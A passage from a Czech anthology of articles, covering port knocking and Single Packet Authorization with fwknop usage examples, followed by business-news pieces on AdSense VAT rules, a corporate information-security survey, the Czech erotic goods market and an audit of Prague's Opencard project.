Server máme nastavený, ale ještě jsme si neřekli, jak na něj můžeme zaklepat. K tomu slouží utilitka knock, která je součástí balíčku knockd. Její použití je velmi jednoduché, na náš server zaťukáme:

```
$ knock 192.168.1.1 7000 8000 9000
```

případně

```
$ knock 192.168.1.1 7000:udp 8000:udp 9000:udp
```

Co dál?

Pokud se chcete dozvědět o knockingu více, navštivte server PortKnocking.org. K dispozici je samozřejmě mnoho implementací celé techniky, včetně výše zmíněného šifrovaného ťukání. Informace o dalších implementací najdete na speciální stránce stejného webu.

2.4 Single Packet Authorization aneb jeden paket vládne všem

Petr Krčmář

Před časem jsme na Rootu psali o tom, jak funguje takzvaný port knocking. To je bezpečnostní technika, která je velmi dobře použitelná, ale má i některé podstatné nevýhody. Dnes si ukážeme Single Packet Authorization, která vás představí serveru jedním jediným paketem. Dobrý den, tady uživatel!

Rekapitulace aneb klasické klepání

V září loňského roku jsme v článku Port knocking: zaklepejte na svůj server, psali o metodě zvané port knocking. Ta vylepšuje bezpečnost serveru tím, že dovoluje ukrýt některé potenciálně napadnutelné porty před zraky zvědavců. Tyto porty jsou pak speciální technikou otevírány jen oprávněným uživatelům.

Všechny techniky z této kategorie neslouží jako samostatná ochrana, ale fungují jako další obranný val. Pokud jej kdokoliv neoprávněný překoná, stále má před sebou klasické metody autentizace a další bezpečnostní mechanismy. Pokud ale o portech vůbec neví, nemůže zkoušet různé exploity nebo 0day útoky.

Po nasazení port knockingu jsou porty uzavřeny za firewallem, který sleduje provoz z venčí. Klient pak generuje určitou sekvenci paketů, kterou odešle na správné porty serveru. Pokud server pozná, že z jednoho počítače přichází správná sekvence paketů na správné porty, povolí mu přístup k portu nebo portům, které jsou jinak chráněny. Pak teprve je možné se například připojit k SSH.

Nevýhody klasického port knockingu

Problémem tradičního postupu je především to, že je možné jej jednoduše odhalit a odposlechnout. Pokud bude někdo monitorovat provoz na naší síti, rychle zjistí, že si otevíráme porty a objeví také naši klepací sekvenci. Ve výše zmíněném článku jsme okrajově zmínili také šifrovaný port knocking. Ten vylepšuje standardní metodu tím, že pomocí vyklepávání dlouhé sekvence na různé porty odesílá zašifrované přihlašovací informace.

To bohužel přináší další problémy, neboť je možné najednou předat maximálně dva bajty, protože máme k dispozici jen 65536 různých portů, na které můžeme posílat pakety. Zaslání takové sekvence tedy může být poměrně zdlouhavé a musíme server zahltit poměrně velkým množstvím paketů. To na dnešních rychlých linkách nemusí být problém, ale rozhodně se nejedná o čisté řešení.

Navíc při takovém množství paketů se může lehce stát, že dojde k výpadku nebo pakety dorazí v jiném pořadí a protože server nemá možnost žádným způsobem na tyto problémy zareagovat, mohou být naše pokusy o přihlašování neúspěšné. Navíc nás velmi jednoduše může kdokoliv blokovat tím, že bude prostě do naší sekvence vstupovat s náhodnými pakety s falešnou IP adresou. Tím nám úplně zablokuje přístup k serveru.

Řešením je SPA

O výše zmíněných problémech se samozřejmě obecně ví a existují různé metody, jak některé z nich tlumit. Většina z nich ale stále přetrvává. Proto byl před několika lety vymyšlen protokol SPA neboli Single Packet Authorization, což v překladu znamená „autorizace jedním paketem“.

Samotná architektura port knockingu a SPA je podobná. Opět existuje server s firewallem, který standardně zavírá některé porty. Server znovu pasivně monitoruje provoz na síti a sleduje, co se za firewallem děje. Klient si také otevírá dveře pomocí zasílání informace na „hluchý“ server. Tím ale veškerá podobnost končí.

SPA totiž přesouvá celou komunikaci tam, kam standardně patří – totiž na aplikační vrstvu. V tomto případě se pracuje s celým paketem, který je obvykle omezen protokolem Ethernet na 1500 bajtů.

Co se posílá?

Podoba paketu je poměrně přesně určená, obsahuje sedm samostatných částí, které jsou od sebe odděleny dvojtečkou. Jednotlivé části jsou: 16 bajtů náhodných dat, jméno uživatele, časová značka, verze SPA implementace, mód SPA (pokus o přístup nebo příkaz), samotný text obsahující přístupová data nebo příkaz a nakonec MD5 kontrolní součet. Většina těchto částí má proměnlivou délku.

Jakmile je tímto způsobem paket sestaven, je zašifrován jednou ze dvou různých metod: symetrickou blokovou šifrou Rijndael se 128 bitovým klíčem nebo asymetrickým algoritmem ElGamal s 2048bitovými klíči generovanými pomocí GnuPG. Tím jsme připraveni se autorizovat. Celý paket je následně klientem odeslán na server, standardně na jeho UDP port 62201. Port je samozřejmě možno libovolně měnit.

Jaké jsou výhody?

Kromě toho, že nám k otevření portů stačí jediný paket, řeší SPA také možnost odposlechu a opakování sekvence pro jiný počítač. Hlavním bezpečnostním mechanismem je zde už zmíněných 16 náhodných bajtů, které jsou součástí každého zašifrovaného paketu. I kdyby byly všechny informace v paketu posílány několikrát za sebou, vždy se bude paket lišit o tato náhodná data. Server si podobu paketu hlídá, a kdyby dorazil úplně stejný paket znovu, bude jej považovat za podvrh a bude jej ignorovat.

Výhodou SPA serveru je také to, že dokáže otevřít různé typy přístupů různým uživatelům. Proto jsou součástí paketu také uživatelské informace. Podle nich je po přijetí paketů rozhodnuto, které porty budou uživateli otevřeny. Vše může být ještě rozlišeno pomocí příkazů, takže klient může přímo požádat server o otevření konkrétního portu. Pokud má dostatečná oprávnění, SPA server požadavek vyřídí a příkaz provede.

Jak to implementovat v praxi?

Pokud chcete SPA implementovat, je třeba využít projektu fwknop, jehož balíčky se nacházejí v běžných repositářích distribucí. Je i součástí Debianu, kde naleznete dva balíčky fwknop-clien a fwknop-server.

Na serveru je konfigurace uložena v souboru /etc/fwknop/fwknop.conf. Nejdůležitějšími konfiguračními položkami jsou EMAIL_ADDRESS, HOSTNAME a KEY. Na vyplněný mail jsou odesílány různé informace týkající se provozu SPA serveru, včetně chybových hlášek. Jméno udává název SPA serveru a konečně klíč slouží k uložení klíče užívaného pro autorizaci k serveru. Klíč by měl být samozřejmě co nejdelší a pokud možno náhodný.

Pokud server nakonfigurujete a spustíte, měli byste pomocí firewallu (viz iptables) uzavřít citlivé porty, které chcete pomocí SPA chránit. Poté už se stačí z klienta připojit k serveru:

```
$ fwknop -A tcp/22 -D 12.12.13.14 -a 5.5.6.6
```

Tento příkaz osloví server 12.12.13.14 a požádá ho o otevření portu 22 (SSH) pro stroj 5.5.6.6. Klient se poté zeptá na klíč, který je nastaven na serveru:

```
[+] Starting fwknop client.
[+] Enter an encryption key. This key must match a key in the file /etc/fwknop/access.conf on the remote system.

Encryption Key:
```

Pokud zadáte klíč, dozvíte se informace, které bude klient posílat serveru:

```
[+] Building encrypted single-packet authorization (SPA) message ...
[+] Packet fields:
```

Random data: 4385401308094834
Username: root
Timestamp: 1120483943
Version: 1.8.2
Action: 1 (access mode)
Access: 5.5.6.6,tcp/22
MD5 sum: be132eade6f7546b6e136366d323e30e
[+] Sending 171 byte message to 12.12.13.14 over udp/62201.

Pokud se autorizace podařila, máte standardně 30 sekund, abyste se přihlásili ke zvolenému portu. Pokud to stihnete, spojení se pak normálně udrží a vy můžete pracovat. Pokud nechcete používat symetrickou šifru se sdíleným klíčem, můžete sáhnout po GnuPG a můžete se autorizovat vlastními klíči. Více informací k využití GnuPG pak naleznete v manuálové stránce.

3 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Podnikatel.cz v roce 2009

3.1 Reklamní služby Google AdSense a povinná registrace k DPH

Dagmar Kučerová

Poskytováním reklamní služby Google Adsense se můžete, ale nemusíte stát plátcem DPH. Záleží na sídle společnosti příjemce, tedy zda jde o Google Ireland nebo Google Inc. K objasnění této problematiky přispěli daňoví odborníci.

V souvislosti s letošními změnami zákona o DPH vzniká mnohým poskytovatelům služeb do jiných členských států registrační povinnost. Prvním poskytnutím takové služby se její poskytovatel stává plátcem DPH, i kdyby se jednalo o pouhý přivýdělek, například reklamou Google AdSense.

Co je reklamní služba Adsense?

Jedná se o poskytnutou reklamní službu majitelem webových stránek, kdy reklamní systém Google AdSense umožňuje na tyto webové stránky vložit cizí inzerci. Za tuto uskutečněnou službu získává majitel webových stránek v závislosti na počtu kliknutí na zobrazenou reklamu úplatu od Google AdSense. Jak vysvětluje Jitka Ježková, tisková mluvčí Finančního ředitelství v Plzni, majitele webových stránek, který poskytuje reklamní službu je podle § 5 zákona o dani z přidané hodnoty nutno považovat za osobu povinnou k dani, protože jím provozovaná činnost v podobě reklamní služby je uskutečňována samostatně a soustavně. Je tedy daňovým subjektem, který je povinen uplatňovat práva a povinnosti vyplývající z tohoto zákona.

V případě poskytovaných služeb je nejprve nutné určit místo plnění a na základě toho rozhodnout, zda je plnění předmětem daně a kdo bude daň odvádět. Následuje určení dne povinnosti přiznat daň a přepočet služby na Kč platným kurzem pro tento den, případně přepočet měsíčním kurzem hodnoty služeb poskytnutých za celý měsíc.

Jak určit místo plnění?

Poskytovatel musí nejprve ujasnit, o jaké plnění se vlastně jedná. Tedy zda je to plnění tuzemské nebo nikoliv, tj. jestli se jedná o předmět české DPH. Podle Jana Molína, daňového poradce a analytika společnosti MIVO je při určení místa plnění podstatné také to, komu je plnění poskytováno.

Z ustanovení § 9 a § 10 zákona o dani z přidané hodnoty vyplývá následující určení místa plnění:

- plátce EU poskytuje plnění plátci CZ - místo plnění je v ČR a daň odvádí příjemce služby (§ 9 odst. 1),
- osoba povinná k dani se sídlem v EU (podnikatel dosud neregistrovaný jako plátce) poskytuje službu plátci CZ – místo plnění je v ČR a daň odvádí příjemce služby (§ 9 odst. 1 a § 108 odst. 1 písm. b),
- plátce CZ poskytuje plnění plátci EU – místo plnění je v sídle plátce EU, daň odvádí příjemce, plnění není předmětem daně v ČR,
- plátce CZ poskytuje plnění osobě nepovinné k dani se sídlem v ČR (občanu – nepodnikateli) – dle § 9 odst. 2 je místo plnění v ČR, DPH odvádí poskytovatel,
- plátce CZ poskytuje plnění osobě nepovinné k dani se sídlem ve třetí zemi (§ 10h), místo plnění je v zemi odběratele, plátce CZ poskytuje plnění, které není předmětem české DPH,
- plátce CZ poskytuje plnění osobě povinné k dani se sídlem ve třetí zemi a odběratel je zároveň registrován jako český plátce: pokud ke skutečnému užití nebo spotřebě služby dochází v tuzemsku, jde o tuzemské plnění a daň musí odvést poskytovatel služby (§ 10k).

Místo plnění u reklamy Google Adsense závisí na sídle společnosti

Služba AdSense poskytovaná majitelem webových stránek je reklamní službou poskytovanou buď ve prospěch společnosti Google Inc. se sídlem v USA (pro účely ZDPH jde o třetí zemi, tj. území mimo Evropské společenství) nebo ve prospěch společnosti Google Ireland se sídlem Irsku (členský stát Evropského společenství). "S ohledem na tuto skutečnost se jedná ze strany majitele webových stránek podle § 9 odst. 1 o službu s místem plnění mimo tuzemsko. Jde totiž o službu poskytovanou osobou povinnou k dani se sídlem či místem podnikání v České republice (tuzemsko) osobě povinné k dani, která má sídlo či místo podnikání ve třetí zemi nebo jiném členském státě," uvádí Jitka Ježková, tisková mluvčí Finančního ředitelství v Plzni. Místem plnění je místo, kde má sídlo či místo podnikání osoba povinná k dani, která je příjemcem služby. Povinnost přiznat a zaplatit DPH z poskytované reklamní služby AdSense v tuzemsku jejímu poskytovateli tedy nevzniká.

Reklamní smlouvy s Google Ireland

Jestliže je reklamní služba AdSense poskytována na základě smluvního vztahu ve prospěch společnosti Google Ireland, jedná se o službu poskytovanou podle § 9 odst. 1 zákona o DPH osobě povinné k dani se sídlem či místem podnikání v jiném členském státě. Z tohoto důvodu vzniká majiteli webových stránek v souladu s ustanovením § 94 odst. 11 povinnost registrovat se jako plátce DPH. Plátcem se přitom stává dnem poskytnutí této služby. Majitel webových stránek podává přihlášku k registraci do 15 dnů ode dne, ve kterém se stal plátcem.

Reklamní smlouvy s Google Inc.

V případě reklamní služby poskytované ve prospěch společnosti Google Inc. jde o službu s místem plnění ve třetí zemi. Poskytovateli, který má sídlo nebo místo podnikání v tuzemsku nevzniká registrační povinnost k dani z přidané hodnoty.

Kdy je plnění uskutečněno?

Při poskytování služeb je zdanitelné plnění uskutečněno poskytnutím služby nebo vystavením daňového dokladu, podle toho, co nastane dříve. "Při aplikaci tohoto základního pravidla uvedeného v § 21 odst. 5 však musíme přihlédnout rovněž k ustanovení § 21 odst. 1, kde je definována povinnost přiznat daň, a to buď ke dni uskutečnění zdanitelného plnění, nebo ke dni přijetí platby – podle toho, co nastane dříve," sděluje Jan Molín, daňový analytik MIVO.

V případě služby AdSense jde o plnění, na které navazují postupné platby, a proto se považuje tato služba za poskytnutou dnem, kdy uplyne období, k němuž se vztahují přijaté platby. "Pokud by poskytování služby přesáhlo jeden kalendářní rok, považuje se takováto služba v případě, že je poskytována ve prospěch osoby se sídlem či místem podnikání v jiném členském státě podle § 24a odst. 4, za uskutečněnou nejpozději posledním dnem daného kalendářního roku," doplňuje Jitka Ježková. Jestliže by datu poskytnutí služby předcházelo datum vystavení daňového dokladu v závislosti na přijaté platbě, potom by se služba považovala za uskutečněnou dnem jeho vystavení.

Jak na přepočet přijatých plateb v EU na Kč?

Plátce je v případě, že uskuteční reklamní službu s místem plnění mimo tuzemsko, povinen vystavit pro příjemce služby daňový doklad, a to do 15 dnů od data uskutečnění služby nebo přijetí platby, pokud platba předchází datum uskutečnění plnění. Náležitosti dokladu uvádí § 33 zákona o DPH. Na doklad se uvede přijatá částka za poskytnutou službu v Kč. Jestliže je částka za poskytnuté služby přijata v Euro či jiné měně, použije plátce pro přepočet na Kč kurz devizového trhu České národní banky (ČNB).

Kurzem pro přepočet na Kč by měl být kurz platný ke dni vzniku povinnosti přiznat daň. "Jestliže předpokládáme, že platby nepředcházejí den uskutečnění plnění a zároveň že doklady nejsou vystavovány před poskytnutím služby, můžeme říci, že použijeme kurz platný ke dni poskytnutí služby," vysvětluje Molín. Dodává, že prakticky je cena v EUR přepočítávána kurzem, který účetní jednotka používá, tj. denní kurz dle ČNB (v případě AdSense tedy kurz platný ke dni, kdy byla služba poskytnuta, je-li to z přehledu zřejmé a služba nebyla placena předem)

nebo pevný kurz, který si plátce stanovil svým vnitřním předpisem, např. měsíční či roční kurz. Mezi částkou přepočítanou z EUR dle přehledů a částkou, která přijde v korunách na účet, tak budou vznikat kurzové rozdíly.

Poskytovatel služby (plátce DPH) podává daňové přiznání

V souladu s § 101 je plátce povinen do 25 dnů od skončení zdaňovacího období (kalendářní měsíc nebo kalendářní čtvrtletí) podat daňové přiznání a v něm vykázat kromě jiných plnění také služby s místem plnění mimo tuzemsko. "Reklamní služby poskytované společnosti Google Ireland se vykazují na řádku 21 daňového přiznání, reklamní služby poskytované společnosti Google Inc. se vykazují na řádku 25 daňového přiznání," vysvětluje Jitka Ježková z FŘ v Plzni. V daňovém přiznání za konkrétní zdaňovací období se plnění vykazuje v závislosti na datu přijaté platby nebo na datu uskutečnění plnění, a to podle toho, který den nastane dříve.

Povinnost podat souhrnné hlášení

Pokud plátce poskytuje reklamní službu ve prospěch společnosti Google Ireland, jedná se o služby s místem plnění mimo tuzemsko, což zakládá plátci také povinnost podat souhrnné hlášení podle § 102. V něm plátce vykáže hodnotu služeb poskytnutých osobě registrované k dani v jiném členském státě. Jestliže uskutečňuje pouze služby s místem plnění mimo tuzemsko, je povinen podat souhrnné hlášení do 25 dnů po skončení zdaňovacího období, tj. kalendářní měsíc nebo kalendářní čtvrtletí. V případě, že dodává také zboží do jiného členského státu, jehož příjemcem je osoba registrovaná k dani v jiném členském státě má povinnost podat souhrnné hlášení do 25 dnů po skončení kalendářního měsíce bez ohledu na typ zdaňovacího období.

Závěrem Jitka Ježková poznamenala, že plátce má podle § 72 nárok na uplatnění odpočtu daně u přijatých zdanitelných plnění, které souvisí s poskytováním reklamní služby AdSense. Nárok na odpočet daně by měl být uplatněn v daňovém přiznání v rozsahu odpovídajícím poskytované službě a doložen daňovým dokladem.

3.2 Většina firem sleduje aktivity svých zaměstnanců n a Internetu

Redakce

Dopad hospodářské krize na oblast informační bezpečnosti bude podle firem nulový. Společnosti se však obávají aktivit svých zaměstnanců na Internetu, proto je monitorují.

České firmy nezaostávají v nasazování technologických řešení. Jak vyplynulo z posledního průzkumu stavu informační bezpečnosti, který dnes prezentovala společnost Ernst & Young, za uplynulých 10 let se řešení v oblasti informační bezpečnosti dostala na úroveň zemí v západní Evropě. 69 % respondentů se navíc domnívá, že dopad ekonomické krize na oblast informační bezpečnosti bude nulový nebo dokonce pozitivní. I přesto hospodářská krize ukončila období investice do rozvoje nových implementací IT.

Jak dále vyplývá z průzkumu, pro polovinu společností je z hlediska bezpečnosti v současnosti největší hrozbou virtualizace serverů. "Nastupujícím „hitem“ se navíc stávají přenosná datová média, která 40 % respondentů považuje za nejvyšší hrozbu pro bezpečnost a chystá se této problematice věnovat v následujícím roce zvýšenou pozornost," upozorňuje Jaroslav Šmíd, náměstek ředitele Národního bezpečnostního úřadu, jenž se na průzkumu rovněž podílel.

Zaměstnanci pod lupou

Přenosová datová média jsou ostatně ožehavým problémem především u zaměstnanců, jejichž aktivity na internetu v Česku monitorují více než tři čtvrtiny firem (77 % respondentů). A dopad zákona o ochraně osobních údajů na informační bezpečnost není podle nich žádný nebo jen malý.

"Zaměstnanci firem neumějí správně identifikovat nebezpečí, kterým jsou data vystavena a ohrožují tak bezprostředně informační bezpečnost firmy např. instalováním nepovoleného softwaru," připomíná Jan Fanta, partner oddělení podnikového poradenství a řízení rizik společnosti Ernst & Young.

Tuto překážku řada firem vnímá kritičtěji než finanční náročnost bezpečnostních řešení. "Bez dobře propracovaných a odzkoušených postupů existuje značné riziko, že incidenty nebudou odhaleny včas. Zároveň pak reakce na ně jsou v takové situaci v nejlepším případě zdařilou improvizací, která může vlivem spěchu, stresu a nedostatečné analýzy přinést více škody než užitku," komentuje tuto situaci Lukáš Mikeska, senior manažer IT poradenství a řízení technologických rizik v Ernst & Young.

Naštěstí již dvě třetiny společností mají definovanou bezpečnostní politiku. Analýzu rizik jako jeden ze základních nástrojů pro efektivní a ekonomické řešení bezpečnostní agendy provedlo nebo provádí již 84 % společností. Téměř dvě třetiny společností nemají dosud dostatečně zpracované postupy reakce na bezpečnostní incidenty.

Firmy celosvětově se bojí přechodu na novou verzi softwaru

Firmy kromě instalace nepovoleného softwaru ze strany zaměstnanců vnímají jako bezpečnostní riziko přechod na novou verzi softwaru, a to nejen u nás. Vyplynulo to z již prosincového výzkumu společnosti Symantec. Ta zároveň upřesnila, že tyto obavy umocňují negativní zprávy z médií: "Je zajímavé vidět, jak se v těchto rozdílech a délce odložení investice odrážejí kulturní rozdíly. Čtvrtina evropských podniků (27 %) uvedla, že upgrade odloží nejméně o dalších 12 měsíců. Ale německé společnosti jsou optimističtější a odložení investice plánuje méně než pětina (19 %) z nich," řekl již dříve Robert Mol, Principal Product Marketing Manager EMEA společnosti Symantec.

Další zjištění průzkumu stavu informační bezpečnosti

- Více než tři čtvrtiny společností monitorují aktivity svých zaměstnanců na internetu a 58 % používání internetu omezuje. „Liberálních“ zaměstnavatelů, kteří se nesnaží omezovat a monitorovat své pracovníky při používání internetu, je méně než desetina. U téměř pětiny společností tráví zaměstnanci na internetu více než 30 minut denně mimopracovními aktivitami.
- Největší význam informační bezpečnosti přikládají firmy v oblasti plynárenství a ropného průmyslu a společnosti působící v bankovním sektoru a v oblasti finančnictví. Na samém konci žebříčku je naopak chemický a elektrotechnický průmysl.
- SPAM a výpadek proudu jsou stále nejčastěji zaznamenané bezpečnostní incidenty.
- Klesá podíl respondentů, kteří hodnotí vlastní úroveň řešení informační bezpečnosti jako nízkou a ubývá společností, kde není za řešení informační bezpečnosti jasně definována ničí zodpovědnost. Informační bezpečnost je u naprosté většiny společností začleněna do úseků IS/IT.
- Největší překážkou rychlejšího prosazování informační bezpečnosti je obecně nízké bezpečnostní povědomí. Roste podíl společností, které tuto překážku uvádějí na prvním místě, před finanční náročností. Přitom funkční program pro zvyšování povědomí má zavedeno pouze 21 % organizací. Čtyři pětiny společností nemají na informační bezpečnost vyčleněn zvláštní rozpočet, přičemž výdaje na tuto oblast tvoří nejčastěji 1-5 % celkového rozpočtu na IS/IT. Téměř dvě třetiny organizací neprovádějí analýzu návratnosti investic do bezpečnostních projektů.
- U 63 % společností je informační bezpečnost řešena ve spolupráci s externími firmami.
- 66 % procent respondentů má, nebo plánuje posoudit oblasti informační bezpečnosti externím subjektem. Nejčastěji outsourcovanou částí IT je internetové připojení.
- Pouze 5 % společností nevyužívá a ani neplánuje v budoucnu využívat elektronický podpis. 14 % organizací není schopno určit, jaké výhody používání elektronického podpisu přináší.
- 74% společností hodnotí úroveň informační bezpečnosti u nás jako stejnou nebo lepší ve vztahu k západoevropským zemím.

3.3 Pornoprůmysl v Česku kvete, drtí ho ale internet a filmy ke stažení zdarma

Jana Bohutínská

Zasáhla ekonomická krize maloobchod s erotickým zbožím? Provozovatelé e-shopů hlásí ano, zároveň však obchody nepřestávají růst. Trendem je důraz na kvalitu a multifunkčnost zboží.

Erotický průmysl je průmyslové odvětví zabývající se výrobou a prodejem erotických pomůcek, pornofilmů a nabídkou zboží a služeb, které souvisejí se sexem. O tom, že sex je výborným byznysem, není pochyb, a Česko v tom není výjimkou - svědčí o tom velké množství fungujících kamenných i internetových erotic shopů, výroba časopisů a filmů s erotickou nebo pornografickou tematikou. K podnikání v oboru není třeba žádné speciální živnostenské oprávnění kromě obecných týkajících se například maloobchodu, výroby, rozmnožování, nahrávání a distribuce zvukových a zvukově obrazových záznamů apod.

I přes krizi internetové obchody s erotickým zbožím rostou

Obchody s erotickým zbožím až na výjimky potvrzují, že na krizi jejich zákazníci skutečně zareagovali. Přesto však obchody hlásí růst. "Ekonomická recese se projevila tím, že zákazníci kupují spíše levnější pomůcky. Avšak v případě novinek ze světa erotického průmyslu jsou ochotni utratit mnohem více. Pokud se jedná o objemy prodejů, nedošlo k nijak výraznému poklesu, a to zejména díky naším marketingovým aktivitám a také tím, že právě v době krize investujeme do marketingu mnohem více peněz než v letech minulých," uvádí pro business server Podnikatel.cz Karel Káš z EroticStore.cz. I v roce 2009 se tak firmě podle Karla Káši podařilo růst o desítky procent. "Rok 2009 byl ve znamení změn ve smyslu, úsporných opatření a hledání nových a zajímavějších dodavatelů," ohlíží se za uplynulým rokem.

Fakt, že se krize dotkla také internetových obchodů s erotickými pomůckami, potvrzuje i Tomáš Koubík ze společnosti Virtshop provozující Sexshop.cz: "Objednávek je méně, lidé, co nakupují, však chtějí kvalitnější – dražší zboží. Z toho usuzuji, že odpadly skupiny zákazníků s nízkým příjmem, kteří šli zejména po ceně. Náš sortiment je zboží zbytné, takže se kupuje pouze pokud máte finanční přebytek. A ten tento rok nízkopříjmové skupiny zákazníků rozhodně neměly." Dodává však, že i přesto si Sexshop.cz v loňském roce meziročně mírně polepšil. "Při menším počtu objednávek jsme dosáhli vyššího obratu," říká Koubík pro server Podnikatel.cz.

Na sklonku minulého roku zveřejnila na svém webu Université de Montréal výsledky svého průzkumu zaměřeného na vliv pornografie na muže. "Začali jsme náš výzkum tím, že jsme hledali muže dvacátníky, kteří nikdy nekonzumovali pornografii. Žádného takového jsme ovšem nemohli najít," prohlásil o výzkumu Simon Louis Lajeunesse. Při výzkumu se například zjistilo, že 90 procent zkoumaných mužů konzumuje pornografii na internetu.

Vliv krize naopak popírá Robert Kvapil ze společnosti Acebiz, která provozuje Sexshopik.cz. "Jako ostatní internetové obchody má naše společnost růst v desítkách procent, i přes zavedení filtrací obsahu ze strany vyhledávačů a diskriminaci na určitých portálech kvůli nevhodnému obsahu," uvádí Kvapil pro business server Podnikatel.cz.

Pornoprůmysl krize zasáhla, škodí mu však také porno zdarma

Zprávy, že ekonomická krize a recese se dotkla také pornoprůmyslu, nejsou novinkou. Například ve Spojených státech požadovali jeho zástupci podobnou finanční injekci, jakou dostaly tamní automobilky. S tím, že ekonomická krize zasáhla také domácí pornoprůmysl, souhlasí Robert Rosenberg, známý pornoherec a podnikatel, spolu s Jeannette Bernadette Rosenberg (Žanetou Rosenbergovou) spolumajitel společnosti Rebel Company. "Určitě krize opravdu je a lidé neplatí ani na webech s porno tematikou," říká Rosenberg pro server

Podnikatel.cz. Myslí si však také, že pornoprůmyslu škodí servery, kde je pornografický obsah ke stažení zdarma. "Průšvih jsou zloději, kteří to umisťují na servery zadarmo," tvrdí. "Nekvalitní zpracování, šetření na všem, co se dá, a hodně zlodějů, na které je náš zákon krátký" vypočítává Robert Rosenberg největší problémy českého pornoprůmyslu.

Jisté je, že dostat se na internetu k sexuálně explicitnímu obsahu je velice snadné. Jen v minimu případů musí konzument odkliknout podmínky užití stránek, včetně toho, že je mu 18 let.

Zákazníci chtějí diskrétnost, kvalitu, dobrou cenu i moderní design

Business server Podnikatel.cz se mezi obchodníky zajímal také o to, jací jsou jejich zákazníci a zda v jejich nákupech pozorují nějaké trendy. "Dle našich zkušeností se zákazníci hodně zajímají o cenu a mají rádi ověřené hračky pro dospělé za příznivou cenu. Druhá část zákazníků si naopak potrpí na módní výstřelky a je ochotna utratit za svou erotickou pomůcku tisíce korun," odpovídá Karel Káš na otázku, zda jsou čeští spotřebitelé erotického zboží něčím specifičtí.

"Čeští zákazníci mají při nákupu jednu z hlavních preferencí, že zásilka musí být zcela diskrétní, zabalena bez možnosti identifikace, dále si velice dobře zvykli na rychlé dodání výrobků a neradi čekají dlouho na objednané zboží, proto volí e-shopy, kde je doručení možné ihned," uvažuje nad specifikem českých zákaznic a zákazníků Robert Kvapil. Podle něj již není pravda, že by čeští zákazníci preferovali hlavně nejlevnější erotické pomůcky tak, jako tomu bylo v minulosti. "Nyní se naopak jejich zvyklosti dosti dramaticky mění směrem k progresivním novinkám na trhu, k vyšší kvalitě jak materiálů pomůcek, tak také k jejich větší užitné hodnotě, kdy mají rádi více funkcí než jen plynulé vibrace, hledí také více na kvalitnější materiály, které zaručí příjemnější pocity, lepší hygienu a údržbu pomůcek," popisuje Kvapil. Upozorňuje, že s velmi kladnou odezvou se setkává také trend nových a netradičních designových tvarů pomůcek. Podle Roberta Kvapila se i ženy odklánějí od klasického tvaru vibrátoru k tvarům vyhovujícím zejména moderním ženám, a to jak praktickými funkcemi, tak i dojmem z estetického vzhledu pomůcky.

Příklon zákazníků ke kvalitě potvrzuje také Tomáš Koubík. "Zákazníci se zajímají zejména o materiály, ze kterých je předmět zájmu vyroben. Častým dotazem je, zda obsahuje ftaláty, jaké jsou provozní náklady na baterie atd. Dříve toto zákazník neřešil. Také lidé zjišťují propastný rozdíl v cenách na internetu a v řetězcích sexshopů kamenných. Otázkou pak často bývá, proč je to tak levné? Odpovědí je, že je to v EU cena běžná, naopak cena v našich kamenných obchodech (zejména jedné firmy) je nesmyslně vysoká," vysvětluje Koubík.

A kdo jsou konzumenti pornografie? Robert Rosenberg pro business server Podnikatel.cz tvrdí: "Na porno kouká každý a je jedno, jakého je vzdělání nebo profese."

3.4 Audit Opencard dal za pravdu kritikům: Projekt je neefektivní a neprůhledný

Jana Bohutínská

Pražskou Opencard provází problémy od samého začátku. Nejasné financování, potíže s ochranou osobních údajů i těžkopádnost celého systému. Audit nakonec ukázal, že hlasy kritiků byly oprávněné.

Již není pochyb o tom, že pražský magistrát hospodaří s penězi daňových poplatníků neefektivně. V posledních dnech na to poukázal audit projektu Opencard. Jeho výsledkem totiž je konstatování, že investice do Opencard dosahující téměř 900 milionů korun je ztrátová (to znamená, že se z ní městu zatím nic nevrátilo) a zakázky v souvislosti s projektem město rozdávalo netransparentně bez řádných výběrových řízení. Problematická investice navíc není jediným problémem s kartou spojeným.

Pozor na kartu - slídila

Spornou oblastí je také poskytování osobních údajů občanů, kteří o kartu žádají a pak ji vlastní. Nezodpovědnost z hlediska ochrany osobních údajů vyčítá magistrátu občanské sdružení Iuridicum Remedium, které se mj. zabývá lidskými právy a účastí veřejnosti na rozhodování. Sdružení dokonce hovoří o slídilském potenciálu Opencard. "Opencard má prý usnadnit Pražanům život. Aby toho bylo dosaženo, musí se však projekt vyznačovat odpovědnějším přístupem k ochraně osobních údajů. Stávající karta může být zneužita k plošnému sledování pohybu i dalších zvyklostí či chování Pražanů," tvrdí Helena Svatošová ze sdružení Iuridicum Remedium. Systém Opencard ostatně stále řeší také Úřad pro ochranu osobních údajů.

Aby toho nebylo málo, Sdružení obrany spotřebitelů již loni kritizovalo podmínky pro vydávání a využívání Opencard. Podle sdružení totiž obsahují řadu nesrovnalostí. Za jeden ze sporných bodů považovalo příkladně fakt, že cestující dávají automatický souhlas k tomu, aby jim bylo zasíláno obchodní sdělení týkající se systému Opencard, aniž by měli na výběr zvolit ano nebo ne.

Spleť podnikatelských vztahů

Pochybnosti však karta vzbuzovala od samého začátku. A to především tím, jak loni upozornil business server Podnikatel.cz, že se mezi dodavateli zapojenými do projektu objevovali lidé a firmy již v minulosti zapojení a zapojené do problematických veřejných zakázek a s nespornými kontakty na státní správu.

Především společnost Haguess spojená se jménem Arnošta Traxlera, napojeného také na řadu dalších společností. Traxler má za sebou bohatou – nejen podnikatelskou – minulost. Byl předsedou Broadbandového fóra (BF), jeho jméno je spojené také s Českou asociací pro čipové karty (za tu seděl v BF). Na konci 90. let stanul Traxler před soudem jako někdejší ředitel vnitropodnikové banky slušovického agrokombinátu (spolu s předsedou kombinátu Františkem Čubou a Pavlem Drhou, který vedl transformované družstvo). Obžaloba tvrdila, že banka neoprávněně poskytovala služby i klientům, kteří nebyli členy družstva. Traxler byl však později obvinění zproštěn a vyslechl si osvobozující verdikt. Později byl jedním z kandidátů na ministra informatiky. Haguess řešila také projekt elektronické peněženky pro tehdejší Ministerstvo hospodářství. Už v době, kdy byl Traxler předsedou BF, dostala společnost Haguess dotaci 25 milionů korun od Ministerstva informatiky ČR (v rámci podpory vysokorychlostního internetu) na kartová centra a čipové karty v Praze a Liberci a na zdravotní portál pro komunikaci mezi lékařem a pacientem.

